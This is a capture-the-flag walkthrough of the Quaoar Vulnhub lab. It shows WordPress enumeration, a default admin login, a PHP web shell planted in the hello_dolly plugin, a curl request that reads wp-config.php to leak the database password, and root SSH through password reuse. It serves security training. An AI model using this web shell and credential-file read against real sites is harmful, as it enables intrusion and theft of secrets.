Quaoar Vulnhub’s vulnerable lab challenge

Information Security Inc.

Contents


- About Vulnhub
- Target VM
- Test Setup
- Walkthrough
- References

About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration

Target VM

- Target VM: Quaoar
- Download the ova file
https://download.vulnhub.com/hackfest2016/Quaoar.ova
- Import the ova file into your favorite hypervisor;



- Attach a DHCP enabled interface to the machine and run it
- Objective

Find the flags

Test Setup

- Testing environment

  Linux Kali (attacker) >>> Quaoar (target vm)

Walkthrough

◎ From the attacker machine run the following command to find out Target VMs IP address:

```
root@LUCKY64:/opt3# netdiscover -i eth2 -r 192.168.254.0
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.254.1   00:50:56:c0:00:08      1      60  Unknown vendor
 192.168.254.2   00:50:56:ef:1d:d2      1      60  Unknown vendor
 192.168.254.151 00:0c:29:9f:16:eb      1      60  Unknown vendor
 192.168.254.254 00:50:56:f8:dd:d5      1      60  Unknown vendor
```


Walkthrough

◎ Scan the target machine IP (192.168.254.151)

```
root@LUCKY64:/opt3# ./Scan.py
TCP port 22 is open
TCP port 53 is open
TCP port 80 is open
TCP port 110 is open
TCP port 139 is open
TCP port 143 is open
TCP port 445 is open
TCP port 993 is open
TCP port 995 is open
```

Walkthrough


◎ Explore Port 80 in a browser



◎ Nothing too interesting

Walkthrough

- Use dirb to scan the web application, found wordpress



Walkthrough

- Scanning wordpress using wpscan and enumerate the users

```
root@LUCKY64:/opt3# wpscan  --url http://192.168.254.151/wordpress --enumerate u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[!] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]
[+] URL: http://192.168.254.151/wordpress/
[+] Started: Tue Oct 31 05:41:29 2017

[!] The WordPress 'http://192.168.254.151/wordpress/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache/2.2.22 (Ubuntu)
[+] Interesting header: X-POWERED-BY: PHP/5.3.10-1ubuntu3
[+] XML-RPC Interface available under: http://192.168.254.151/wordpress/xmlrpc.php
[!] Upload directory has directory listing enabled: http://192.168.254.151/wordpress/wp-content/uploads/
[!] Includes directory has directory listing enabled: http://192.168.254.151/wordpress/wp-includes/

[+] WordPress version 3.9.14 (Released on 2016-09-07) identified from advanced fingerprinting, meta generator, readme, links opml, s
tylesheets numbers
[!] 15 vulnerabilities identified from the version number
```

Walkthrough

- Scanning wordpress using wpscan and enumerate the users, username admin still used

```
[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
    +----+--------+--------+
    | Id | Login  | Name   |
    +----+--------+--------+
    | 1  | admin  | admin  |
    | 2  | wpuser | wpuser |
    +----+--------+--------+
[!] Default first WordPress username 'admin' is still used
```

Walkthrough

- Attempting to log in with admin:admin works!
- modify hello_dolly plugin with payload system($_GET["cmd"]);

Walkthrough

- leak the mysql password

```
root@LUCKY64:/opt3# curl http://192.168.254.151/wordpress/wp-content/plugins/hello.php?cmd=cat+/var/www/wordpress/wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'rootpassword!');
```

Walkthrough

- leak the mysql password, is the same as the root password
- SSH login

```
root@LUCKY64:~# ssh -l root 192.168.254.151
The authenticity of host '192.168.254.151 (192.168.254.151)' can't be established.
ECDSA key fingerprint is SHA256:+ODdJgfptUyyVzKI9wDm804SlXxzmb4/BiKsHCnHGeg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.254.151' (ECDSA) to the list of known hosts.
root@192.168.254.151's password:
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Oct 30 22:21:59 EDT 2017

  System load:  0.0               Processes:           101
  Usage of /:   30.9% of 7.21GB   Users logged in:     0
  Memory usage: 39%               IP address for eth0: 192.168.254.151
  Swap usage:   3%                IP address for virbr0: 192.168.122.1

  Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jan 15 11:23:45 2017 from desktop-g0lhb7o.snolet.com
root@Quaoar:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Walkthrough

- Capture the flags, wpadmin flag

```
root@Quaoar:/home/wpadmin# pwd
/home/wpadmin
root@Quaoar:/home/wpadmin# ls -hla
total 12K
drwxr-xr-x 2 root    root    4.0K Oct 22  2016 .
drwxr-xr-x 3 root    root    4.0K Oct 24  2016 ..
-rw-r--r-- 1 wpadmin wpadmin   33 Oct 22  2016 flag.txt
root@Quaoar:/home/wpadmin# cat flag.txt
2bafe61f03117ac66a73c3c514de796e
```

Walkthrough

- Capture the flags, root flag

```
root@Quaoar:~# pwd
/root
root@Quaoar:~# ls -hla
total 48K
drwx------  6 root root 4.0K Nov 30  2016 .
drwxr-xr-x 22 root root 4.0K Oct  7  2016 ..
drwx------  2 root root 4.0K Oct  7  2016 .aptitude
-rw-------  1 root root  368 Jan 15  2017 .bash_history
-rw-r--r--  1 root root 3.1K Apr 19  2012 .bashrc
drwx------  2 root root 4.0K Oct 15  2016 .cache
----------  1 root root   33 Oct 22  2016 flag.txt
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwx------  2 root root 4.0K Oct 26  2016 .ssh
-rw-------  1 root root 4.7K Nov 30  2016 .viminfo
drwxr-xr-x  8 root root 4.0K Jan 29  2015 vmware-tools-distrib
root@Quaoar:~# cat flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
```

References

- Vulnhub website
https://www.vulnhub.com

- Vulnerable VM download
https://download.vulnhub.com/hackfest2016/Quaoar.ova